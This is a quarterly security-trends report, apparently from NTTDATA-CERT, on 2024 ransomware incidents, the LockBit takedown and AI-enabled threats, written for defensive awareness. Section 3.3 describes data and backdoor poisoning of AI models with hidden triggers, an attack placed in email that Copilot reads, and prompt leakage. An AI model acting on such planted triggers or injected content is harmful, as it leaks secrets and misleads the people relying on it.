Quarterly Report on Global Security Trends

1st Quarter of 2024

Table of Contents

1. Executive Summary

This report is the result of survey and analysis by NTTDATA-CERT on quarterly global trends from its own perspective based on cybersecurity-related information collected in the period.

Latest trends in ransomware

The threat of ransomware attacks is still present and ongoing. The number of attack cases and the amount of ransom paid per case in the 1st Quarter of FY2024 are both increasing compared to the same period of FY2023.

The situation remains that while law enforcement agencies of the respective countries cooperate with each other and achieved certain results, including takedown of the leak sites of ransomware groups, new groups continue to conduct similar attacks. It is likely that the threat of ransomware attacks will not end unless not only responses by law enforcement agencies, but also measures against ransomware by public and private organizations, including their supply chains, are taken.

Security threat and risk of generative AI

The prevalence of generative AI is causing serious issues in cybersecurity by creating new threats of cyberattacks and worsening existing security risks, etc. In fact, creation of content by exploiting generative AI, increased efficiency in existing cyberattacks by exploiting generative AI, and cyberattacks to generative AI systems using malicious prompt inputs, etc., have been confirmed.

Organizations should promote the implementation of generative AI security measures throughout the organization by developing human resources with knowledge and skills in generative AI security to enable pre-checking and blocking the inputs to generative AI and detecting abnormal behavior and security breaches by constantly monitoring the behavior of the AI model.

Exploitation of generative AI for cyberattacks and necessary countermeasures

The case of the malware “Rhadamanthys” that appears to have been created by generative AI is presented here.

It is believed that it will take some time before cyberattacks using malware automatically created by generative AI become common. However, improved malware creation technologies and increased variant creation speed could be a great threat. Therefore, we must respond to this threat by enhancing threat intelligence using generative AI, implementing AI-driven EDR, and utilizing generative AI for security monitoring operations.

Zero-day vulnerabilities, checking the information once is not enough

The occurrence of zero-day vulnerabilities remains at a high level. This section addresses the PAN-OS vulnerability “CVE-2024-3400” that affected many organizations in April 2024 and explains the response implemented by NTTDATA-CERT.

Security personnel and system administrators of organizations should not be reassured just by checking the vulnerability information once the first time and completing the vulnerability response. For both zero-day and ordinary vulnerabilities, it is necessary to check the vulnerability information updates at least once a day. Security personnel and system administrators of organizations can reduce security risk of the organization to the minimum by promptly responding to information updates.

2. Featured Topic “Latest trends in ransomware”

Ikumi Urabe, Security and Network Department, NTT DATA Japan

2.1. Outlook of 1st Quarter of FY2024

The threat of ransomware attacks is still present and ongoing. The number of attack cases and the amount of ransom paid per case in the 1st Quarter of FY2024 are both increasing compared to the same period of FY2023 [1]. In Japan, various companies, including KADOKAWA and Iseto Corporation, also reported damage from ransomware attacks in the 1st Quarter of FY2024. In the case of Iseto, in particular, information on many companies and municipalities that had outsourced their operations to Iseto was leaked. The business impact was not limited to Iseto's own operations, but extended to the operations of outsourcing companies and municipalities. As described above, for the ongoing threat of ransomware attacks, law enforcement agencies of the respective countries have been carrying out activities, including taking down the leak site of LockBit, a representative ransomware group, and, although limited, certain effects have been achieved in preventing ransomware damage. [2].
This section provides the overview of the LockBit takedown operation “Operation CRONOS” and explains its impact.

2.2. Lessons to be learned from ransomware damage at Iseto

As mentioned at the beginning, a number of cases of damage from ransomware attacks were reported also in the 1st Quarter of FY2024. Of the three cases in Table 2-1, the ransomware attack case with the largest number of data breaches was the case of Iseto. How could Iseto, which provides information processing services, have so much information leaked? The causes are explained and measures to prevent similar damage are explained here.

Table 2-1: Ransomware attacks occurred/reported in the 1st Quarter of FY2024

Publication date	Organization	Overview
5/19 [3]	Okayama Psychiatric Medical Center	A failure occurred in the integrated information system, including electronic medical records, due to ransomware. On the next day, a threatening message and the description of the contact email address were found in the system. Information, including name, address, date of birth, and name of disease, on up to 40,000 patients may have been leaked. It was confirmed that some of that information was posted on the dark web.

5/29 [4]	Iseto Corporation	Files on internal servers and PCs were encrypted by ransomware. One and a half million pieces of personal information, including the information on municipalities and companies that had outsourced their operations to Iseto, may have been leaked. Some of that information was posted on the leak site of the ransomware group.
6/8 [5]	KADOKAWA	File servers, etc., in the data center for the KADOKAWA Group's Niconico and other services were attacked by ransomware. Many services, including Niconico Video and N Prep School, were affected and became unavailable. Two hundred and fifty thousand pieces of personal information, including name, address, date of birth, telephone number, and account number, and corporate information such as contracts with business partners were leaked.

2.3. Overview of damage

As described in Table 2-1 above, on May 26, 2024, multiple servers and PCs within Iseto were infected with ransomware and files were encrypted.

(1) Attack method

The details of the ransomware type and the cause of infection are not disclosed at this time. However, it become apparent that the attack was by the ransomware group "8base" as it posted an attack statement on Iseto and disclosed the files stolen on its leak site [6, 7].

(2) Damage

Iseto's business activities were affected, but the impact was not limited to its own. In addition to contracted information processing services for clients, Iseto is also contracted by municipalities to print tax notices, etc. Since certificates of residence of municipalities and client lists of companies that Iseto was contracted with were also leaked, municipalities also had to respond to the leaked information. As just described, the impact extended to the operations of the companies and municipalities that had outsourced their operations to Iseto.

Major damage from data breaches reported at this time is as shown in Table 2-2. It was announced that in addition to the organizations described, many other outsourcing organizations might also have been affected.

Table 2-2: Data breach due to ransomware attack at Iseto

Organization	Information	Cases
Toyota City, Aichi Prefecture [8]	Approx. 1,035,000	Tax notices for property tax, etc.
Tokushima Prefecture [7]	Approx. 200,000	Automobile taxpayer information, etc.
Wakayama City [9]	Approx. 150,000	Inhabitant taxpayer information, etc.
Kumon Institute of Education Co., Ltd. [10]	Approx. 730,000	Personal information of members and instructors, etc.

Kubota Credit Co., Ltd. [11]	Approx. 60,000	Customer information such as usage details

2.3.1. Supply chain risk

What is notable about this case is that many organizations had outsourced their operations to Iseto and a massive amount of personal information related to those organizations was leaked. A similar case in which the outsourced organization was infected with ransomware and a massive amount of personal information was leaked is the case of Takano Sogo Accounting Firm in June 2024. Personal information of companies that had outsourced their tax agency services, etc., to Takano Sogo Accounting Firm was leaked [12].

The initial impact when the outsourced organization is infected with ransomware is suspension of outsourced operations, and leakage of confidential and personal information that is managed by the outsourcing organizations and entrusted to the outsourced organization. Then the impact on related peripheral operations and reduced customer trust due to suspension of operations and personal data breach will follow. In addition to these, costs for responding to customer inquiries, implementing recurrence prevention measures, and finding another organization to outsource operations to are also incurred. For the outsourced organization, if the impact of the ransomware attack extends to the outsourcing organizations, it will lose the trust of the outsourcing organizations, have the contracts terminated, and, in the worst case, face demands for compensation.

The growing risk of a data breach from the outsourced organization is also related to the diversification of ransomware attack methods. Most of the current ransomware attacks are based on “double extortion,” which is a twofold threat consisting of encryption by ransomware and disclosure of the stolen information. In fact, in the first half of 2024, posting of the stolen information on the leak sites increased 23% from the same period of the previous year [13]. In other words, the risk of the information leaked by ransomware attacks being disclosed is becoming greater than ever. In addition, organizations infected with double extortion ransomware are increasing and, as a result, there have been many cases where the information of outsourcing organizations was leaked from companies that possess a lot of client information such as Iseto and Takano Sogo Accounting Firm.

According to the previous Quarterly Reposts, the supply chain attack methods can be categorized into the following three: “(1) attacks using outsourced organizations as a stepping stone”, “(2) software supply-chain”, and “(3) information theft from the outsourced organizations” [14]. It is unknown whether this case falls under (1) where the ransomware group 8base targeted an outsourced organization and attacked Iseto to be used as a stepping stone or (3) where Iseto just happened to be one of the companies attacked by 8base. In either case, it is assumed that, when compared to systems of outsourcing organizations that implement security measures, systems of the outsourced organizations tend to have insufficient security measures and are more prone to damage from ransomware attacks.

2.3.2. Lessons learned

To prevent such data breach from the outsourced organization, how should the outsourcing organization have responded? The reasons why managing the risk of data breach from outsourced organizations in the supply chain is difficult is that the outsourcing organization cannot thoroughly understand the personal information management status of the outsourced organizations. In fact, Iseto forgot to delete the relevant data even after the outsourced operations were completed, leading to the breach of over 1.5 million pieces of personal data in this case. An ideal method to reduce such data breach risk is to establish a mechanism that allows the outsourcing organization to monitor and control the data management status of the outsourced organizations [15]. For instance, data can be handled within a defined scope, time period, and purpose by implementing

technical security measures such that the outsource organization checks the access privileges of workers and the data read/write logs on operating terminals of the outsourced organizations, and requires them to delete data that has passed the outsourcing period. When entering into an outsourcing contract, it may be a good idea to discuss the establishment of these security measures with the outsourced organization.

In addition, as a basic premise , outsourced organizations such as Iseto are required to implement security measures to ensure that their systems are not vulnerable. And the outsourcing organization should confirm it. However, it is time-consuming and costly for the outsourcing organization to individually check the security measures for the systems of the outsourced organizations and determine the safety, and is therefore not realistic. In general, the outsourcing organization ensures the security of the outsourced organizations by including appropriate security measures in the outsourcing contracts. In the outsourcing contract between the outsourcing organizations and Iseto, personal information would be stored on servers in the business network that could not be accessed from the outside [15]. However, this was not followed and personal information was stored on internal mission-critical servers, which were the subject of the attack. In addition, the contract had a clause to delete personal information at the end of the outsourcing period.

The status of implementation of appropriate security measures and risk management is also a criterion for determining whether to obtain official certification such as a privacy mark and ISO 27001 certification. Iseto had obtained the above two official certificates and ISO 27017 certification [16] [17]. Not to mention that Iseto had issues in its security measures and operation management, the issue is that these certification systems could not sufficiently verify the actual status of security measures and response systems.

One of the methods to evaluate the actual state of security operations that cannot be ascertained even by contracts and official certification system is “Threat-Led Penetration Testing” (hereinafter “TLPT”). In TLPT, scenarios are created from the perspectives of attackers and the ability to respond is comprehensively evaluated. The actual management status of personal information can also be examined. However, the TLPT results also shows the vulnerable areas of the organization and the problems in its ability to respond to incidents. Therefore, to use TLPT, it must be able to disclose the TLPT results to the outsourcing organization. Reporting the TLPT results to the outsourcing company can show, as evidence, the ability to respond to a situation similar to when the outsourced organization actually suffered damage from cyberattacks.

2.4. LockBit takedown operation “Operation Cronos”

Many ransomware groups are still active today, including the abovementioned “8base” that attacked Iseto and “BlackSuit”, the most talked about group in the 1st Quarter of FY2024, that attacked KADOKAWA. In the 1st Quarter of FY2024 alone, confidential information of more than 1,200 organizations infected with ransomware was posted on the ransomware groups’ leak sites [18]. Of those groups, the ransomware group with the largest number of posts was “LockBit”. LockBit is one of the groups that caused the most damage, including having caused a lot of critical infrastructure to stop running. Twenty-five percent of all the information exposures in 2023 are believed to be attributed to that group [19] [20]. With such background, law enforcement agencies of respective countries have been cooperating in conducting a joint investigation of LockBit since 2022, and have achieved some results. For instance, in February 2024, they executed an operation called “Operation Cronos” to seize control and take down servers of LockBit’s leak site. Section 2.3 explains the overview of Operation Cronos, its impact on LockBit’s activities, and long-term effects of such takedown operations against ransomware groups.

2.4.1. Overview of operation

Law enforcement agencies in France, Germany, the Netherlands, Sweden, Australia, Canada, the United Kingdom, the United States, Switzerland, and Japan cooperated to conduct Operation Cronos aimed at destroying LockBit.

Upon request from France in April 2022, a hearing was held first at the European Judicial Organization “Eurojust” and a joint investigation was initiated. Operational meetings and technical sprints were then held to finalize the direction of the investigation. As a result of months of operation, a seizure banner of law enforcement agencies was displayed on LockBit’s leak site on February 19, 2024 at around 9:00 p.m. Greenwich Mean Time, and on the next day, multiple law enforcement agencies, including EUROPOL, announced the success of this operation.

Figure 2-1: Notification page by law enforcement agencies displayed on the leak site [21]

The results published in this series of operations are as follows.

(1) Takedown of the platform infrastructure

The U.K. National Crime Agency “NCA” was able to take control of LockBit’s major infrastructure. This enabled takedown of a total of 34 servers located in eight countries, namely the Netherlands, Germany, Finland, France, Switzerland, Australia, the United Kingdom, and the United States. In addition, the infrastructure for the custom tool “Stealbit” for affiliates that LockBit used to steal data was also announced to be shut down. Along with these takedowns, source codes and massive amounts of information on victim organizations on LockBit’s platform were obtained. The information on victim organizations contained information on the organizations that had already paid ransoms. This made the fact clear that ransomware groups such as LockBit do not delete the stolen information even if the ransom is paid.

The author of this section assumes that the NCA used the vulnerability “CVE-2023-3284” to breach LockBit’s server via PHP and eventually took control of LockBit’s infrastructure [19] [22]. LockBit searches for vulnerabilities and launches ransomware attacks; however, this time, they left the vulnerability in their own system unfixed, which enabled the NCA to hijack their leak site and servers.

(2) Arrest and prosecution of persons involved

In this operation, two suspects who were believed to be LockBit operators were arrested in Poland and Ukraine. In addition to the above, judicial organs in France and the United States issued three international arrest warrants and five indictments.

The law enforcement agencies also identified over 14,000 unauthorized accounts involved in LockBit activities and recommended their deletion.

(3) Seizure of crypto-assets

In this operation, more than 200 crypto-asset accounts and bank accounts were frozen. In addition, approximately 30,000 crypto-asset addresses that appear to have been used by LockBit for receiving ransom payments, etc., were also obtained. Of those 30,000 addresses, more than 500 crypto-asset addresses were still valid, and LockBit had received more than 125 million dollars during the period from July 2022 to February 2024. At the time of investigation, approximately 110 million dollars were unused. At this time, the value of

cryptocurrencies stored in the seized accounts is unknown, but there is a possibility that the victims who have paid the ransom can get part of it back.

(4) Provision of decryption keys/tools

In this operation, LockBit-related decryption tools for victim organizations were released by NoMoreRansom. One of them is a decryption tool developed using over 1,000 decryption keys collected from LockBit's servers. Another one is a decryption tool developed by the Metropolitan Police Department of Japan, etc. This decryption tool was developed over several months by reverse engineering LockBit.

2.4.2. Situation after the takedown

The abovementioned results were achieved through cooperation among law enforcement agencies of respective countries. For three weeks after the completion of the operation, the number of LockBit detections decreased to nearly zero [23].

On February 24, 2024, however, a person who appears to be the leader of LockBit published another leak site. On this site, not only the information on past victim organizations, but also the information on new victim organizations is disclosed. In addition, a declaration of resumption of activities and a message that appears to be a declaration of retaliation against the FBI are posted. As described above, Operation Cronos achieved many of its goals, but could not completely destroy LockBit.

2.4.3. Whether the threat of ransomware attacks will end

Will the threat of ransomware attacks end owing to the operations executed in cooperation among law enforcement agencies of the respective countries, such as Operation Cronos? Operation Cronos achieved certain goals regarding the ransomware group, including takedown of LockBit's leak site and development of LockBit decryption tools, and temporarily slowed down attacks. In addition, this operation decreased trust in LockBit within the cybercrime community, which may also lead to a decrease in LockBit's activities.

However, it is unlikely that takedown operations alone can end the threat of ransomware attacks. The number of ransomware attacks is not decreasing as, in addition to LockBit, new groups such as BlackSuit and RansomHub are expanding their activities, and ransomware attacks by loners operating independently of ransomware groups are increasing [24, 18]. In addition, even if activities of specific ransomware groups slow down and the threat of those organizations decreases, other ransomware groups will continue to utilize the ransomware developed by those organizations. In fact, the ransomware group "Brain Cipher" added slight changes to LockBit 3.0 leaked in September 2022 by the developer who was not satisfied with LockBit, and utilized it for ransomware attacks in June 2024 [18].

Ransomware groups may also change their extortion methods and activities to flexibly respond to operations of law enforcement agencies. For instance, as activities to release decryption tools for victims, such as NoMoreRansom, are increasing, ransomware attacks that do not encrypt data called no-ware ransom attacks have emerged [25].

For the above reasons, it is considered difficult to eliminate the threat of ransomware attacks with takedown activities of the respective countries, including Operation Cronos, alone.

2.5. Conclusion

This article presented the trends in ransomware in the 1st Quarter of FY2024, supply chain risk due to ransomware attacks, and takedown of LockBit. The impact of ransomware attacks is not limited to the targeted company, but extends to its supply chain and the damage it causes can be enormous. For this reason, to reduce the risk of data breaches from the supply chain, it is necessary to establish a secure mechanism to prevent data breaches by technical measures and continuously monitor the data management status.

The takedown of LockBit achieved certain goals, including seizure of the leak site and development of decryption tools, but LockBit resumed its activities and other ransomware groups are also active. Since the threat of ransomware attacks remains high, not only law enforcement agencies, but also public and private organizations must seriously take measures against ransomware in cooperation with its supply chain. Otherwise, the threat of ransomware attacks will never end.

3. Featured Topic “Security threat and risk of generative AI”

Lin Qian, Technology and Consulting Department, NTT DATA Japan

Artificial intelligence (AI) technology constantly advances and has a profound impact on individuals, companies, and society as a whole. In particular, the prevalence of generative AI opens a new era of technological advancement and provides innovative solutions in various fields (for example, more sophisticated smartphones, automated driving functions of automobiles, etc.). The various types of generative AI improve efficiency, productivity, and profitability of organizations, and have become an integral part of industrial operations. According to a study by McKinsey, in 63 business use cases of generative AI utilization, generative AI can bring as much as 2.6 to 4.4 trillion dollars’ worth of value annually [26].

At the same time, the prevalence of generative AI is causing serious issues in cybersecurity by creating new threats of cyberattacks and worsening existing security risks. On May 27, 2024, the Metropolitan Police Department arrested a man residing in Kawasaki City on the suspicion of creating malware by exploiting generative AI. This was the first arrest case in Japan for the creation of malware using generative AI [27].

The threat of cyberattacks is expected to increase as the prevalence of generative AI can empower cyberattacks and creation of false information. Attackers exploit generative AI to make malware development and cyberattacks more efficient. In particular, the emergence of generative AI has lowered the barriers for entry into cybercrimes, and cyberattacks using personalized phishing emails are increasing. Therefore, both companies and individuals need to raise awareness of cyberattacks exploiting generative AI and their prevention.

This article explains the study results on generative AI-powered cyberattacks, risks brought by generative AI, and attacks targeting generative AI systems.

3.1. Generative AI-powered cyberattacks

Security experts project that LLMs could be exploited to support cyberattacks [28]. Generative AI has a significant impact on various fields of cybersecurity.

Cyberattacks are rapidly evolving by exploiting generative AI. For instance, interpretation by generative AI allows attackers both in Japan and abroad who speak different languages to communicate more efficiently. As a result, cyberattacks accelerated. Generative AI empowered cyberattacks by enabling mutual cooperation among criminals to enhance their abilities to adapt and respond.

By using tools such as machine learning and generative AI, attackers can accelerate finding and breaching routes of entry for cyberattacks, expand the scope and impact of cyberattacks, and make the development of attack methods more efficient. For instance, machine learning can be used to automatically analyze vulnerabilities in web applications. Attackers can also generate new malware and rapidly find potential vulnerabilities in systems by exploiting large language models (LLMs). Through the use of generative AI, cybercrimes are empowered by lowered barriers for participation in cybercrimes and increased efficiency, scale, and impact of cyberattacks.

The details of cyberattacks using LLMs are presented in chapter 4 “Exploitation of generative AI for cyberattacks and necessary countermeasures” of this Quarterly Report on Global Security Trends.

3.2. Risks related to generative AI

3.2.1. False information created by generative AI

Attackers are creating false information by exploiting generative AI. Generative AI for phishing fraud and business email compromise, WormGPT and FraudGPT, emerged in 2021. These generative AI are equipped with interactive interfaces similar to that of ChatGPT, and attackers can interact with the generative AI to create sophisticated phishing emails and business compromise emails. Furthermore, by using generative AI, attackers can generate false information in languages and cultures other than those of their native country. In other words, even attackers without information on the fraud target or foreign language skills can readily generate false information.

(1) With generative AI, attackers can create highly personalized, credible-looking phishing emails. Attackers exploit generative AI to create emails tailored to individual targets by imitating legitimate communication styles and languages. Generative AI can also create emails by more quickly and efficiently taking into consideration local dialects, cultural nuances, and complex grammatical rules than humans. Because recipients are more likely to trust these highly personalized emails as a genuine message, the probability of a successful phishing attack is significantly increased [29].

(2) Attackers exploit generative AI to process real images and audio to create audio and videos that appear to be real, commonly referred to as “deepfake”. Furthermore, it is possible today to create deepfake videos that are not easily distinguishable by nonprofessionals using smartphones. Deepfake videos are dramatically increasing on social media, and the social media analysis company Graphika reported that the number of spam emails advertising services to create non-consensual intimate imagery (NCII) using generative AI increased by 2,000%. The number of users of NCII services known to Graphika exceeded 24 million as of September 2023 [30]. According to a survey by Graphika, a major factor for the growth of NCII services is the increased capability and accessibility of open source AI image diffusion models. This enabled many attackers to easily and cheaply create realistic deepfake content. Rapid development of generative AI technology may allow highly sophisticated deepfake videos to be create more easily in the future. There is a concern that as these NCII services gain increased publicity and become more easily accessible, crimes such as creation and distribution of non-consensual intimate content, targeted harassment, sexual intimidation, creation of child abuse content, etc., will increase [31].

3.2.2. Business risk of generative AI exploitation

With the rapid development of generative AI technology, the national and local governments, companies, and other organizations are adopting generative AI. The fields in which companies utilize generative AI include robotic process automation (39%), computer vision (34%), natural language text understanding (33%), and virtual agents (33%) [31]. More specific use examples include sales and marketing, formulation of marketing strategies, content generation, software development, and service operations.

The risk to companies from using generative AI is not zero. According to a global study by McKinsey, with the growing prevalence of generative AI, the increase in new business risks for companies cannot be avoided. The specific risks of adopting generative AI include inaccuracy of the generative AI and data breaches

due to unauthorized input of confidential information [32].

An employee in the Semiconductor Division at Samsung entered the source code of a confidential program into ChatGPT and caused a breach of internal data. Samsung had been calling on their employees to pay attention to internal information security when using ChatGPT [33].

The above incident suggests that the rules for preventing the misuse of generative AI are insufficient. According to a study by McKinsey, those who answered that their company had policies to manage the use of AI technologies were 21% [32]. Companies such as Apple, JP Morgan Chase, and Deutsche Bank prohibit or restrict their employees from using generative AI such as ChatGPT. Although companies that officially allow the use of generative AI are increasing, the development and dissemination of generative AI-related security rules are considered to be lagging behind. It is also believed that technical security measures to monitor and limit the misuse of generative AI are also insufficient.

3.3. Attacks to generative AI systems

There are four attack methods against generative AI: evasion, poisoning, privacy, and exploitation. Evasion attacks deceive the generative AI into making wrong decisions by adding a slight noise to input data or entering data that is different from the original but is indistinguishable to humans. Exploitation attacks exploit the capability of the generative AI to spread false information, generate spam emails, and create deepfakes, etc. They fall under 3.1 and 3.2.1. Privacy attacks to attack generative AI models and poisoning attacks are explained below.

3.3.1. Poisoning attacks

Poisoning attacks is an attack method that manipulates the performance and output results of AI models by intentionally inserting inaccurate or harmful data into training data for the AI models. Poisoning attacks cause generative AI to output inaccurate predictions and wrong decisions, thereby lowering the reliability of the generative AI. Poisoning attacks are extremely powerful and may cause problems either in the availability or the integrity of generative AI. There are several types of poisoning attack methods, including data poisoning, model poisoning, label control, source code control, and test data control. This section explains the threats of availability poisoning, targeted poisoning, backdoor poisoning, and model poisoning attacks. The categorization of poisoning attacks is based on the framework developed by Cina, et al. [34]. The following four types of data poisoning attack methods are presented [35] [36].

(1) Availability poisoning: An attack method that intentionally disrupt the use of AI models to stop services or slow down the response speed. More specifically, massive meaningless requests are sent to AI models to overload generative AI systems and make them unable to respond, sophisticated prompts that cause infinite loops are given to AI models, cause processes to be executed that consume massive resources, including memory and CPU, used by AI models, etc.

(2) Targeted poisoning: An attack that intentionally distorts the behavior of generative AI by intentionally inserting malicious data into training data for AI models. In the case of generative AI, this attack can embed certain biases or wrong information in the text and images, etc., generated by the generative AI. For text-generative AI, the attack uses a lot of text that instills certain opinions or thoughts for training to have those opinions, etc., reflected in the text generated by the generative AI. For image-generative AI, the attack adds noise or intentionally mislabels certain

images to cause incorrect features to appear in the images created by the generative AI. [37]

(3) Backdoor poisoning: A backdoor poisoning attack against generative AI is like an intentionally planted backdoor in AI models. This attack method makes use of such a backdoor and causes AI models to generate certain outputs when the AI models receive certain inputs called triggers. Data containing certain triggers such as adding a specific noise to the image or including a specific word sequence in the text is mixed into legitimate training data. These triggers are designed to be hard to notice. AI models may be forced to leak confidential information or company secrets or generate harmful content such as hate speech and false reports.

(4) Model poisoning: A type of attack that intentionally inserts malicious data into the training data set for machine learning models, including generative AI models. Model poisoning is a collective name for the attacks aimed at lowering the model performance, which includes backdoor poisoning, label poisoning, feature poisoning, and causal poisoning, etc.

While availability poisoning attacks cause overall degradation of the AI models, targeted poisoning attacks and backdoor poisoning attacks cause a small number of integrity violations in the targeted samples within the machine learning model. They are high-level stealth attacks whose effects are difficult to detect. When companies and organizations use AI models, they do not build them from scratch, but use existing models provided by OpenAI and other companies as a basis. The models built this way can be affected by poisoning attacks from outside. A group of researchers found that the outputs of the model can be changed by editing Wikipedia posts and uploading images with adverse effects to manipulate the tendencies of generative AI. In addition, Copilot retrieves information in emails with various functions by default. Therefore, even if the victim does not open a malicious email, if the attacker has placed the attack code in the email, Copilot may read the email and suffer a poisoning attack [38]. In other words, it is possible to contaminate AI models without directly accessing them [36].

3.3.2. Privacy attacks

Privacy attacks estimate personal and confidential information contained in AI models. There is a risk that personal information and important confidential information used to train AI models may be leaked. The main privacy attack methods are as follows.

(1) Membership inference attack: An attack method that infers input data used to train the AI model. The attackers input certain data to the AI model and analyze the outputs to infer whether the input data was part of the training data. They can infer whether certain records are included in the data set used for calculating statistical information or training machine learning models.

(2) Model inversion attack (model reconstruction attack): An attack method that reverse engineers and reconstructs input data for training from the parameters and output results of the AI model. The attackers can restore the original data used for training the AI model using optimization methods.

(3) Property inference attack: An attack method that infers specific properties and statistical information on the training data. The attackers can infer the information on the distribution of sensitive attributes within the training

data by analyzing the AI model's behavior. They may reveal the demographic information and other confidential patterns.

(4) Prompt leakage: An attack method that extracts confidential information contained in the instruction text, or "prompt", given to the generative AI. The attackers can infer the content of the prompt by analyzing the outputs of the AI model.

3.4. Conclusion

While the advancement of generative AI provides innovative solutions in various fields and contributes to the efficiency, productivity, and profitability of organizations, it also increases cybersecurity risks and new threats. In particular, there have been increased phishing attacks and proliferation of deepfake videos as it became easier to create the content by exploiting generative AI. With the exploitation of generative AI, the efficiency of conventional cyberattacks is also increasing. Cyberattacks against generative AI systems using malicious prompt inputs are also occurring.

Companies utilizing generative AI need to take security measures against various generative AI risks. For instance, robust AI models resistant to cyberattacks should be built. Hostile samples can be created by providing input data with intentionally added noise to the model. If the AI model is trained by pairing these hostile samples with correct labels, it will be able to make correct decisions against evasion attacks. To prevent the leakage of confidential information such as personal information, only the minimum necessary data should be used for AI model training or AI models should be trained jointly without sharing confidential information. Regularly checking the performance of the AI model and the existence of vulnerabilities is also effective. Human resources with knowledge and skills in generative AI security should be developed to enable pre-checking and blocking of the inputs to generative AI and detecting abnormal behavior and security breaches by constantly monitoring the behavior of the AI model. As described above, comprehensive generative AI security measures should be implemented throughout the organization.

4. Malware/ransomware “Exploitation of generative AI for cyberattacks and necessary countermeasures”

Ayumu Toriyama, Security and Network Department, NTT DATA Japan

While generative AI transforms our life and businesses, it also causes cyberattacks to evolve rapidly, powerfully, and effectively. According to the Information-technology Promotion Agency, Japan (hereinafter “IPA”), although it will take some time for attacks using malware automatically created by generative AI to become commonplace, they can be a significant threat [39].

This article presents the cases of “Rhadamanthys”, a malware assumed to be created by generative AI, and shows that existing anti-malware measures alone are not sufficient against the new threat of malware created by generative AI. It further proposes AI-based protective measures, and presents the impact of AI on security from the perspectives of both advantages and disadvantages.

4.1. Generative AI-powered cyberattacks

While generative AI has significant impact on our life and businesses, it has also brought a significant change to cyberattack methods. The methods of cyberattacks exploiting generative AI and its technology platform, LLMs, vary widely. This chapter shows the examples of exploitation of generative AI for cyberattacks. In addition, the differences between malware created by generative AI and conventional malware are presented.

4.1.1. Exploitation of generative AI for cyberattacks

Attackers exploit generative AI to enhance productivity in malware development and evolve attack methods. The IPA projects that attackers will enhance cyberattacks using generative AI or LLMs as follows [39].

(a) Enhancement of malware creation: The time to create malware to be used for cyberattacks can be reduced. More specifically, attackers can rapidly create high-quality, bug-free attack scripts by exploiting generative AI, thereby significantly reducing the coding time compared to conventional manual coding. In addition, generative AI can enhance the ability to develop new attack scripts by presenting new ideas of attack methods to attackers.

(b) Vulnerability study: Attackers can analyze massive vulnerability data by exploiting LLMs to detect undiscovered vulnerabilities in software and systems in a short time.

(c) Security function evasion: Attackers can detect methods to evade security functions such as two-factor authentication by exploiting LLMs.

As described above, attackers may exploit generative AI or LLMs to enhance cyberattacks in a variety of ways. They can also increase the productivity by

exploiting generative AI in everyday ways, including creation and translation of draft email text.

4.1.2. Malware created by generative AI

Various articles projecting the risk of cyberattacks exploiting generative AI point out the potential exploitation of generative AI for the creation of sophisticated malware by attackers. One specific method of generative AI exploitation is obfuscation of malware code. Obfuscating the malware code can evade the signature-based detection mechanisms of anti-malware software. It may also be possible to make the detection difficult by training LLMs with past attack data and altering the malware behavior according to the execution environment to change the attack methods. For instance, malware may check the existence of certain security software and dynamically change the attack method.

4.2. Generative AI-created malware “Rhadamanthys”

According to Proofpoint, Inc., the attack group TA547 launched an attack campaign targeting dozens of organizations in various industries in Germany in April 2024. TA547 impersonated the Germany retail company Metro and sent malware called Rhadamanthys in emails. Rhadamanthys is an information theft tool [40].

4.2.1. Traces of having been created by a generative AI

There are several reasons that Rhadamanthys was created using generative AI. First, the second PowerShell script used to load Rhadamanthys had some characteristics that could have been created by a generative AI. More specifically, the first line of a function, class, or other component in the PowerShell script had a distinctive comment. This distinctive comment is one of the typical output formats left by generative AI when it creates PowerShell scripts. In other words, TA547 used generative AI to write or rewrite the PowerShell script or copied from a PowerShell script that someone else created using generative AI. Since the Rhadamanthys-related PowerShell script had such characteristics, Rhadamanthys itself is assumed to have been created using generative AI or is a malware modified by exploiting generative AI.

4.2.2. Threat of malware created by generative AI

From the Rhadamanthys cases, specific evidence that the attackers could have exploited generative AI to create malware was found. By exploiting generative AI, it is possible to not only create malware variants in a short time, but also create malware without coding skills in a relatively short time. For instance, in May 2024, the Cybercrime Division of the Metropolitan Police Department arrested a person who had created malware by exploiting multiple generative AI models. This person was not well-versed in IT, but successfully created malware using generative AI [41].

Furthermore, in the United States, researchers successfully created malware that autonomously attacks newly disclosed vulnerabilities using generative AI [42].

Attackers with specialized knowledge could enhance their ability to launch more sophisticated cyberattacks with assistance from generative AI. In addition, by using generative AI, attackers could create many variants in a short time, which may result in a situation where the security teams of companies will be unable to keep up with their responses. With attackers frequently creating new variants, fixing vulnerabilities in systems and detecting malware may be delayed, thus increasing the damage. At this time, generative AI has not dramatically increased the threat of malware, but companies need to prepare for future security risks.

Even if generative AI is used, however, highly obfuscated malware or malware with cutting-edge attack technology cannot be created. It is possible to evade

detection by the malware detection system that uses hash values of malware files, but the malware detection system that uses behavioral detection and EDR (Endpoint Detection and Response) cannot be evaded [43].

From these cases, at this time, malware created using generative AI is not enough of a threat to conventional security measures, but it is assumed that it could be a realistic threat in the future. More specifically, using generative AI enables individuals without specialized knowledge to create malware. The development cost can also be reduced significantly, and malware as well as tools and content used for cyberattacks can be developed in a short time. As a result, cyberattacks are expected to occur more often in the future.

The next chapter presents AI-based countermeasures that companies should take.

4.3. AI-based countermeasures companies should take

As attackers exploit generative AI to enhance malware, companies need to also utilize AI technologies to enhance their defenses against it. It is possible to counter the evolving threats that exploit AI by implementing new AI-based techniques in security measures. This chapter presents specific countermeasures that companies should take.

4.3.1. Enhanced AI-based threat intelligence

Enhanced AI-based threat intelligence means that AI first automatically collects data quickly and in large volumes from a variety of sources around the world, and then analyzes the collected data using the machine-learned results. Abnormal patterns and threats are detected from the collected data by exercising the pattern recognition and abnormality detection capabilities that are strengths of AI. By using the detected malware hash values and communication destination information such as the IP addresses of the C&C servers, it is possible to detect and counter the latest malware. An example that can possibly reduce the malware risk is AI-based automated threat hunting. AI learns the characteristics of malware collected in threat intelligence and automatically creates malware signatures. AI-based threat intelligence cannot directly counter malware, but the results of threat intelligence can be used to indirectly reduce the risk of malware created by exploiting generative AI.

AI-based threat intelligence can reveal subtle signs and complex relationships that human analysts tend to overlook. In addition, since AI can monitor 24 hours a day, 365 days a year, companies can stay updated with the latest threat information while saving human resources [44] [45] [46].

4.3.2. Implementation of AI-driven EDR

